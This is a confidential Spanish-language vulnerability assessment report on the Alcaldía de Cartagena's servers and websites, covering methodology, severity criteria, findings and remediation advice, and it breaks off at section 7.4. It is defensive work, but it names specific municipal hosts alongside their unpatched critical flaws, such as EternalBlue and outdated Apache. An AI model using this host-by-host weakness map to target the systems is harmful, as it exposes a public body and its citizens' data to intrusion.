INFORME DE ANÀLISIS DE VULNERABILIDADES Y PRUEBAS DE SEGURIDAD

Alcaldía Mayor de Cartagena de Indias

DOCUMENTO CONFIDENCIAL

Elaborado por:

RED SUMMA

Versión 2.0

Noviembre, 2024 Bogotá D.C.

Historial de versiones

Id	Fecha (dd/mm/aa)	Versión	Descripción	Elaborado por	Revisado por
1	28/12/2024	1.0	Informe Análisis de vulnerabilidades y pruebas de seguridad realizadas a la Alcaldía de Cartagena.	Rodrigo Diaz	Catherine Benavides

CONTENIDO

1. INTRODUCCIÓN

Se ha ejecutado un ejercicio de análisis de vulnerabilidades y pruebas de seguridad sobre los activos tecnológicos de la Alcaldía de Cartagena donde se pudo evidenciar una serie de hallazgos críticos que representan una superficie de ataque considerable de esta infraestructura, durante las pruebas de seguridad, algunas de estas vulnerabilidades pudieron ser ejecutadas con éxito, es decir, se logró acceder a cierta información de base de datos puntualmente, en otros casos se pudo verificar la protección activa del firewall que evito la intrusión mediante ataques conocidos.

1. OBJETIVO

Presentar los resultados obtenidos de este ejercicio de análisis de vulnerabilidades y pruebas de seguridad, además de emitir recomendaciones para subsanar estas debilidades y reducir la superficie de ataque que al momento del ejercicio es amplia.

3. ALCANCE

La Alcaldía de Cartagena ha proporcionado 2 archivos que contienen los activos que componen el alcance de este análisis:

- Archivo Excel con listado de servidores: El archivo contiene 49 direcciones IP en total.
- Archivo PDF con listado de URLs: El archivo contiene 96 direcciones URL en total.

4. DEFINICIONES

- **Activo de Información**: Cualquier elemento que contenga, genere, adquiera, gestione y/o procese información, que tiene valor para uno o más procesos de la organización y debe protegerse. (ISO/IEC 27001:2013).

- **Análisis**: Examen o evaluación detallada de un objeto, articulo o infraestructura para obtener una mejor comprensión de su situación actual, problema o necesidad latente.

- **Vulnerabilidad:** Una debilidad o fallo en un sistema o aplicación que puede ser explotado por un atacante para comprometer su seguridad.

- **Explotación:** Un conjunto de instrucciones o técnicas que aprovechan una vulnerabilidad específica para obtener acceso no autorizado o causar un mal funcionamiento en un sistema o aplicación.

- **Ataque:** Un intento deliberado y malicioso de explotar vulnerabilidades en un sistema o aplicación con el fin de obtener acceso no autorizado, robar información o causar daño.

- **Amenaza:** Cualquier evento o circunstancia que tiene el potencial de causar daño o comprometer la seguridad de un sistema o aplicación.

- **Mitigación:** La implementación de medidas o controles que reducen el impacto de una vulnerabilidad o minimizan las posibilidades de que sea explotada.

5. METODOLOGÍA PARA EL ANALISIS DE VULNERABILIDADES

En el contexto actual de seguridad de la información, es de vital importancia que la Alcaldía de Cartagena cuente con estrategias efectivas para identificar y abordar las vulnerabilidades presentes en sus sistemas y aplicaciones. El presente informe se contiene una metodología de análisis de vulnerabilidades adaptada a las necesidades específicas de los activos, junto con las fases clave que la componen.

Esta metodología ha sido diseñada considerando las mejores prácticas en el campo de la seguridad de la información y aprovechando la experiencia acumulada de Red Summa en el análisis de vulnerabilidades. Su implementación permitirá una evaluación completa de los activos de la Alcaldía de Cartagena, identificando las posibles debilidades que podrían ser explotadas por actores maliciosos.

5.1 Metodología a utilizar

A continuación, se presenta la metodología usada en el proyecto que esta alineada con el Modelo de Seguridad y Privacidad de la Información (**MSPI**) y el Security Framework del NIST (**NIST CSF**).




Figura 1. Metodología de análisis y validación de vulnerabilidades

5.1.1. FASE 1. Identificación de vulnerabilidades, puertos y servicios. (Escaneo de vulnerabilidades)

Objetivo

Esta fase contempla las actividades relacionadas con el descubrimiento de los dispositivos a evaluar y sus vulnerabilidades. Así mismo, permite obtener información significativa del estado actual de cada uno de los equipos, por ejemplo: la versión del

sistema operativo, los servicios que tiene abiertos hacia otros equipos y las versiones de dichos servicios. Este último, permite determinar si el servicio es vulnerable y si existen alternativas para explotar dicha debilidad en el equipo.

Alcance

Esta fase tiene como alcance, la identificación de vulnerabilidades (Reconocimiento, escaneo e identificación de Servicios y vulnerabilidades) de los activos de la Alcaldía de Cartagena.

Actividades

Las actividades que se realizan son las siguientes:

- Identificación y enumeración de puertos y servicios.
- Identificación de vulnerabilidades en los activos del alcance.

5.1.2. FASE 2. Análisis de vulnerabilidades

Objetivo

Realizar el análisis de los resultados obtenidos en la fase 1 y validar la existencia de las presuntas debilidades arrojadas por las herramientas automatizadas, algunas de las detecciones podrían ser reclasificadas de severidades bajas a altas o de altas a bajas, esto dependiendo del impacto que pueda generar cada vulnerabilidad en los activos evaluados.

Alcance

Esta fase se centra en el análisis de las vulnerabilidades previamente identificadas en los activos de la Alcaldía de Cartagena. Se evaluará la naturaleza de las vulnerabilidades, su impacto potencial y se priorizarán para su posterior mitigación, con el objetivo de fortalecer la seguridad de la plataforma y proteger la información de los usuarios.

5.1.3. FASE 3. Pruebas de Hacking Ético

Objetivo

El objetivo de esta fase es realizar pruebas controladas y validaciones para confirmar la explotabilidad y el impacto real de las vulnerabilidades identificadas en los activos de la Alcaldía de Cartagena. Se busca evaluar la efectividad de las contramedidas existentes.

Alcance

Esta fase se enfoca en llevar a cabo pruebas controladas y explotaciones de tipo Hacking Ético de las vulnerabilidades identificadas en los activos de la Alcaldía de Cartagena. Se busca confirmar la capacidad de explotación de las vulnerabilidades, evaluar el impacto potencial en los sistemas y verificar las medidas de seguridad a implementar. El alcance incluye la realización de pruebas seguras para evitar interrupciones en la operación normal de los activos objetivo de estas pruebas.

5.1.4. FASE 4. Generación y socialización de resultados

Objetivo

Esta fase contempla la elaboración y presentación del informe final, en el cual se consolidan los resultados del análisis de vulnerabilidades y las pruebas de Hacking Ético realizadas a los activos de la Alcaldía de Cartagena.

Alcance

Esta fase se centra en la documentación de los resultados del análisis de vulnerabilidades y las pruebas de Hacking Ético, la elaboración de un informe detallado que describa los hallazgos, conclusiones y recomendaciones para compartir estos resultados con las partes interesadas.

5.1.5. FASE 5. Retest

Objetivo

Verificar la eficacia de las medidas correctivas implementadas por la Alcaldía de Cartagena tras un análisis inicial de vulnerabilidades. Se busca asegurar que las vulnerabilidades identificadas hayan sido adecuadamente mitigadas o eliminadas, y confirmar que no se han introducido nuevas debilidades durante el proceso de corrección. Este proceso es crucial para mantener la seguridad y la integridad de los sistemas y redes de la organización.

Alcance

Esta fase de Retest de vulnerabilidades incluye la reevaluación de los sistemas, redes y aplicaciones de la Alcaldía de Cartagena previamente identificados como vulnerables. Se concentra en las áreas donde se aplicaron parches o se realizaron cambios de configuración, así como en las zonas adyacentes que podrían verse afectadas indirectamente. El Retest puede incluir pruebas tanto automatizadas como manuales para asegurar una cobertura exhaustiva y verificar que no existan vulnerabilidades residuales o nuevas.

5.2 Criterios de clasificación de vulnerabilidades

Las vulnerabilidades se clasifican de acuerdo con los siguientes niveles:

Nivel	Descripción
Extremo	La explotación de una vulnerabilidad con nivel Extremo podría proporcionar acceso a datos y sistemas no autorizados, a un nivel de administración. El riesgo contempla la exposición de información sensible, tal como identificadores de usuario (nombres), contraseñas, información propietaria, secretos, números de tarjetas de crédito, información de clientes, de colaboradores u otra información sensible de la organización. Así mismo, podría llegar a generar Denegación de Servicio que impacte de manera importante la continuidad de las operaciones.
Alto	La explotación de una vulnerabilidad con nivel Alto podría proporcionar acceso a datos y sistemas no autorizados, en la mayoría de los casos a un nivel administrativo o usuario avanzado.
Medio	La explotación de vulnerabilidades con nivel Medio podría permitir indirectamente acceso a archivos de configuración, datos, o afectar parcialmente un sistema de información.
Bajo	Estas vulnerabilidades son de tipo informativo, por ejemplo, las configuraciones de puertos que tiene habilitados y servicios corriendo.

Tabla 2. Niveles de severidad vulnerabilidades

5.3 Tiempos de remediación

Los tiempos de remediación se recomiendan con base en la experiencia de otras entidades a partir de la siguiente descripción.

- **Corto Plazo:** La vulnerabilidad debe ser corregida inmediato o antes de 30 días.
- **Mediano Plazo**: La vulnerabilidad debe ser corregida antes 60 días.
- **Largo Plazo:** La vulnerabilidad puede ser corregida antes de 90 días.

Tipo	Tiempo de corrección (Meses)	Nivel de Criticidad
Corto plazo	Inmediato	Extremo
	30 días	Alto
Mediano plazo	60 días	Medio
Largo plazo	90 días	Bajo

Tabla 3. Tiempos sugeridos de remediación.

5.4 Herramientas para análisis de vulnerabilidades

a. **Nessus** (https://tenable.io): Herramienta para la detección automática de vulnerabilidades a nivel de infraestructura tecnológica (Sistemas operativos principalmente).
b. **Burpsuite** (https://portswigger.net/): Herramienta para la detección automática de vulnerabilidades en portales web.

6. Resultados del análisis de vulnerabilidades a las direcciones IP evaluadas

A continuación, se presentan los resultados generales del análisis de vulnerabilidades realizado a los activos propuesto en el alcance:

Gráfica 1. Resultado general del análisis de vulnerabilidades a las direcciones IP del alcance

Resumen: En este análisis se identificaron múltiples vulnerabilidades críticas y de alto riesgo relacionadas principalmente con versiones desactualizadas y configuraciones inseguras de componentes clave como Apache, PHP y OpenSSL, entre otros. Estas vulnerabilidades incluyen ejecución remota de código, desbordamientos de búfer y protocolos obsoletos que ponen en riesgo la integridad y confidencialidad de los sistemas evaluados. Además, se detectaron configuraciones débiles en SSL/TLS, certificados autofirmados y la ausencia de configuraciones de seguridad como HSTS, lo que evidencia oportunidades significativas para mejorar la postura de seguridad y reducir la superficie de ataque en los sistemas analizados.

6.1 Top de vulnerabilidades con mayor número de repeticiones:

Las detecciones más repetitivas incluyen problemas relacionados con certificados SSL no confiables o autofirmados y la exposición de datos mediante solicitudes ICMP Timestamp. Además, se detectaron configuraciones débiles como la ausencia de firma obligatoria en SMB y la falta de implementación de protocolos de seguridad actualizados.




Figura 2. Detecciones más repetitivas en los activos evaluados

Las configuraciones relacionadas con certificados autofirmados y no confiables pueden mitigarse implementando certificados emitidos por una autoridad certificadora (CA). Asimismo, es fundamental restringir el uso de protocolos obsoletos y fortalecer las configuraciones de seguridad de los servicios afectados.

6.2 Descripción de las principales vulnerabilidades detectadas

- **SSL Certificate Cannot Be Trusted y SSL Self-Signed Certificate – Media:**
  Estas vulnerabilidades se derivan del uso de certificados que no están firmados por una autoridad certificadora confiable o que son autofirmados. Esto puede llevar a que los usuarios y sistemas confíen en conexiones no seguras, facilitando ataques como Man-in-the-Middle (MITM).

- **ICMP Timestamp Request Remote Date Disclosure – Media:**
  Permite a un atacante remoto obtener información sobre la marca de tiempo de los sistemas mediante solicitudes ICMP. Esto puede ser aprovechado para sincronizar ataques en función del reloj del sistema o realizar análisis adicionales para identificar vulnerabilidades.

- **SMB Signing not required – Alta:**
  Indica que el servicio SMB no requiere la firma de paquetes, lo cual deja las conexiones expuestas a ataques de intermediarios (MITM), comprometiendo la integridad de los datos transmitidos.

- **TLS Version 1.0 Protocol Detection – Media:**
  La detección del uso del protocolo TLS 1.0, ya obsoleto, presenta riesgos de seguridad significativos debido a vulnerabilidades conocidas que pueden comprometer la confidencialidad de la información transmitida.

- **HSTS Missing From HTTPS Server (RFC 6797) – Media:**
  La ausencia de la cabecera HTTP Strict Transport Security (HSTS) expone a los usuarios a ataques de degradación de protocolo y compromete la seguridad de las comunicaciones HTTPS.

6.3 Recomendaciones

Para mitigar las vulnerabilidades más repetitivas identificadas durante el análisis, se sugieren las siguientes acciones prioritarias:

- **Implementar certificados confiables:**
  Sustituir los certificados autofirmados por certificados emitidos por una Autoridad Certificadora (CA) reconocida. Esto fortalecerá la confianza en las comunicaciones y reducirá el riesgo de ataques Man-in-the-Middle (MITM).

- **Restringir solicitudes ICMP:**
  Configurar políticas de firewall para bloquear solicitudes ICMP Timestamp y limitar las respuestas ICMP a las necesarias para la operación de la red. Esto ayudará a prevenir la exposición de información sensible.

- **Actualizar configuraciones de cifrado:**
  Eliminar el soporte para suites de cifrado obsoletas como CBC y adoptar cifrados modernos como AES-GCM en servicios SSH y TLS.

- **Habilitar y configurar HSTS:**
  Implementar la cabecera HTTP Strict Transport Security (HSTS) para garantizar que las conexiones a los servidores web sean exclusivamente mediante HTTPS, reduciendo los riesgos de degradación de protocolo.

- **Actualizar servicios desactualizados:**
  Asegurarse de que todos los componentes del sistema, incluidos Apache, PHP y OpenSSL, estén actualizados a las versiones más recientes y seguras.

- **Fortalecer SMB:**
  Configurar SMB para requerir la firma de paquetes, evitando así ataques de intermediarios (MITM) y asegurando la integridad de los datos transmitidos.

Estas recomendaciones deben aplicarse de forma prioritaria según la criticidad de los activos afectados y el impacto potencial de las vulnerabilidades.

6.4 Top de vulnerabilidades más críticas

En este apartado, se describen las vulnerabilidades críticas más relevantes detectadas durante el análisis. Estas vulnerabilidades representan un alto riesgo para la seguridad de los activos y pueden ser explotadas por atacantes para comprometer la confidencialidad, integridad y disponibilidad de los sistemas evaluados.




Figura 3. Top 5 de vulnerabilidades más críticas

6.5 Descripción de las principales vulnerabilidades críticas

- **MS17-010: Security Update for Microsoft Windows SMB Server – Crítica:**
  Esta vulnerabilidad, conocida como "EternalBlue", permite a atacantes remotos ejecutar código arbitrario en servidores SMB afectados. Ha sido explotada en ataques masivos como WannaCry y Petya, lo que evidencia su alto impacto y peligrosidad. Se recomienda aplicar los parches correspondientes de inmediato. (No aparece en el top, pero es una de las detecciones mas relevantes entre las críticas).

- **SSL Medium Strength Cipher Suites Supported (SWEET32) – Crítica:**
  El soporte para suites de cifrado de fuerza media como 3DES permite realizar ataques de colisión, comprometiendo la confidencialidad de las comunicaciones. Este tipo de ataque puede descifrar información sensible transmitida entre el cliente y el servidor.

- **Apache < 2.4.49 Multiple Vulnerabilities – Crítica:**
  Esta versión de Apache presenta múltiples vulnerabilidades que incluyen la posibilidad de ejecución remota de código, desbordamientos de búfer y otras fallas críticas. Los sistemas afectados están expuestos a compromisos severos si no se actualizan a una versión segura.

6.6 Recomendaciones

Para abordar las vulnerabilidades críticas identificadas, se proponen las siguientes acciones prioritarias:

- **Aplicar actualizaciones y parches:**
  - **MS17-010 (EternalBlue):** Implementar de inmediato los parches de seguridad publicados por Microsoft (KB4012598) para corregir esta vulnerabilidad en los servidores SMB. También se recomienda deshabilitar SMBv1 si aún está en uso. *Busque el parche adecuado para su versión de Windows y el Service Pack correspondiente en el enlace.*
  - **Apache < 2.4.49:** Actualizar Apache a una versión más reciente y segura para mitigar las múltiples vulnerabilidades detectadas. Realizar pruebas de compatibilidad antes de la actualización.

- **Fortalecer configuraciones de cifrado:**
  - **SWEET32:** Deshabilitar el uso de cifrados de fuerza media, como 3DES, en servidores TLS. Configurar los servicios para utilizar cifrados más robustos, como AES-GCM.

- **Implementar controles adicionales de seguridad:**
  - Activar mecanismos de detección y prevención de intrusiones (IDS/IPS) para monitorear y bloquear intentos de explotación conocidos.
  - Habilitar la autenticación multifactor (MFA) en todos los servicios críticos para mitigar el impacto en caso de compromisos de credenciales.

- **Seguir buenas prácticas de gestión de activos:**
  - Realizar un inventario actualizado de los sistemas críticos y configurar alertas para vulnerabilidades nuevas que puedan afectarlos.
  - Establecer un plan de mantenimiento periódico para aplicar parches de seguridad y validar configuraciones de seguridad.

- **Segmentación y aislamiento:**
  Implementar la segmentación de red para reducir la superficie de ataque y minimizar el impacto de posibles compromisos. Los sistemas con vulnerabilidades críticas deben estar en segmentos de red restringidos.

- **Pruebas de penetración específicas:**
  Llevar a cabo pruebas adicionales para verificar la efectividad de las remediaciones implementadas y garantizar que las vulnerabilidades críticas hayan sido completamente mitigadas.

Estas recomendaciones deben implementarse de manera urgente, priorizando los activos con mayor número de vulnerabilidades críticas y considerando su impacto en la operación.

6.7 Activos con mayor número de vulnerabilidades altas o críticas

En este apartado se destacan los activos con mayor cantidad de vulnerabilidades clasificadas como altas o críticas. Estos representan los puntos de mayor riesgo dentro de la infraestructura evaluada, por lo que deben ser priorizados para la remediación inmediata.




Figura 4. Top de activos con mayor número de detecciones altas y críticas

- **fondosubsidioadultomayor.cartagena.gov.co – 38 vulnerabilidades:**
  Este activo no solo encabeza la lista, sino que también concentra la mayoría de las vulnerabilidades críticas identificadas, lo que lo convierte en un objetivo prioritario. Se requiere una revisión exhaustiva de sus configuraciones y actualizaciones para mitigar el riesgo.

- **radicado.cartagena.gov.co – 10 vulnerabilidades:**
  Este activo presenta una cantidad significativa de vulnerabilidades críticas, lo que podría comprometer severamente su funcionamiento y la seguridad de los datos que maneja.

- **guatemala.cartagena.gov.co – 5 vulnerabilidades:**
  Aunque con menos hallazgos que los anteriores, este activo aún requiere atención debido al impacto potencial de las vulnerabilidades identificadas.

- **Otros activos relevantes:**
  Activos como **FRANCIA.cartagena.gov.co** (3 vulnerabilidades críticas) y **JAPON.cartagena.gov.co** (2 vulnerabilidades críticas) también figuran en el análisis y deben ser considerados dentro de las estrategias de remediación.

6.8 Nivel de riesgo estimado

El nivel de riesgo estimado para los activos evaluados se encuentra en la categoría "Extremo" con un porcentaje del 26,2%. Este resultado se calculó tomando en cuenta la cantidad y severidad de las vulnerabilidades detectadas, así como la exposición de los activos críticos.

Figura 5. Nivel de riesgo de seguridad informática estimado

Las principales razones que contribuyen a este nivel de riesgo incluyen un alto volumen de vulnerabilidades críticas, configuraciones inseguras y la presencia de componentes desactualizados. Estos factores incrementan significativamente la probabilidad de explotación exitosa y el impacto en la infraestructura evaluada.

Para mitigar este riesgo, se recomienda priorizar la remediación de las vulnerabilidades críticas y altas, implementar controles de seguridad adicionales como la segmentación de red, y actualizar las tecnologías identificadas como obsoletas. Estas acciones ayudarán a reducir el nivel de riesgo a valores aceptables.

7. Resultados del análisis de vulnerabilidades a los sitios web URLs del alcance

A continuación, se presentan los resultados generales del análisis de vulnerabilidades realizado a los activos web propuestos en el alcance:




Figura 6. Distribución de vulnerabilidades detectadas por su severidad a nivel web

Resumen: En este análisis se identificaron principalmente vulnerabilidades de severidad baja y media, relacionadas con configuraciones débiles y la posible exposición de información sensible. No obstante, se detectaron 11 vulnerabilidades de severidad alta que representan un riesgo considerable para la seguridad de los sistemas evaluados. Estas incluyen configuraciones inseguras, el uso de tecnologías obsoletas y falta de controles de seguridad básicos en componentes críticos. Aunque la mayoría de los hallazgos corresponden a vulnerabilidades de bajo impacto, estas también deben ser gestionadas para evitar su escalamiento o explotación por parte de actores maliciosos.

7.1 Top de vulnerabilidades más repetitivas en los activos web

Las vulnerabilidades más repetitivas identificadas en los sistemas web evaluados están relacionadas con configuraciones insuficientes y el uso de dependencias vulnerables. Estas vulnerabilidades representan una superficie de ataque significativa y deben ser gestionadas para reducir los riesgos asociados.




Figura 7. Top de vulnerabilidades mas recurrentes a nivel de activos web

7.2 Descripción de las principales vulnerabilidades detectadas

- **Vulnerable JavaScript dependency – Baja:**
  Se detectó el uso de dependencias JavaScript con vulnerabilidades conocidas en múltiples aplicaciones web. Estas dependencias pueden ser explotadas por atacantes para ejecutar código malicioso en el navegador de los usuarios o comprometer la seguridad del sistema.

- **Strict transport security not enforced – Baja:**

La ausencia de la cabecera HTTP Strict Transport Security (HSTS) expone a los usuarios a ataques de degradación de protocolo y posibilita conexiones no cifradas, comprometiendo la confidencialidad de la información transmitida.

- **Open redirection (DOM-based) – Baja:**
  Se identificó la existencia de redirecciones abiertas basadas en DOM, lo que puede ser utilizado por atacantes para redirigir a usuarios a sitios maliciosos, aumentando el riesgo de phishing y robo de credenciales.

- **Cookie without HttpOnly flag set – Baja:**
  Las cookies sin el atributo HttpOnly habilitado pueden ser accedidas mediante scripts maliciosos, lo que incrementa el riesgo de robo de sesiones por medio de ataques como Cross-Site Scripting (XSS).

- **TLS cookie without secure flag set – Baja:**
  Las cookies utilizadas en conexiones TLS no cuentan con el atributo "secure", lo que permite su envío en conexiones no cifradas, exponiendo datos sensibles.

7.3 Recomendaciones

- **Actualizar dependencias vulnerables:**
  - Realizar un análisis exhaustivo de las dependencias JavaScript utilizadas e implementar actualizaciones para las versiones seguras.
  - Adoptar herramientas de gestión de dependencias como npm audit o Snyk para monitorear vulnerabilidades futuras.

- **Implementar HSTS:**
  Configurar la cabecera HTTP Strict Transport Security (HSTS) para forzar el uso de HTTPS en todas las conexiones hacia el servidor web.

- **Validar redirecciones:**
  Implementar controles estrictos para validar y restringir redirecciones, asegurando que solo se permitan destinos confiables dentro del sistema.

- **Configurar atributos de cookies:**

Habilitar los atributos HttpOnly y Secure en todas las cookies críticas para prevenir accesos no autorizados y garantizar su transmisión únicamente por conexiones cifradas.

- **Capacitación en mejores prácticas de desarrollo:**
  Capacitar a los equipos de desarrollo sobre los riesgos de dependencias vulnerables y configuraciones incorrectas, promoviendo prácticas de desarrollo seguro.

7.4 Top de vulnerabilidades más críticas a nivel de activos web

Las vulnerabilidades críticas identificadas en los sistemas web evaluados representan un alto riesgo para la seguridad de los activos y usuarios finales. A continuación, se destacan las vulnerabilidades más relevantes detectadas.

